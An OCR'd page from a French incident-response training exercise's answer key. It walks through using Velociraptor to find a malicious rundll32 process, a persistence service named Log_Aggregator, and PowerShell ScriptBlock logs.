
Activité n° 2

Utilisation de VELOCIRAPTOR

Correction

- Plus précisément, vous rencontrez à nouveau rundll32 exécutant du code JavaScript malveillant.
- Cette fois, la persistance passe par la création d'un service malveillant.
- Si vous faites défiler vers la droite, vous verrez également que le nom du service malveillant est *Log_Aggregator.*
- On vous a également dit que cette machine dispose de la journalisation PowerShell ScriptBlock. Extrayons et inspectons ces journaux en exécutant une requête Velocidex Query Language (VQL).
- Vous pouvez le faire en cliquant sur **Start new flows**, en naviguant vers **Collectors ➔ VQL Collector** et en spécifiant la requête ci-dessous (voir

https://docs.velociraptor.velocidex.com/blog/html/2018/11/09/event_queries_and_endpoint_monitoring.html pour plus d'information).



PARTIE 4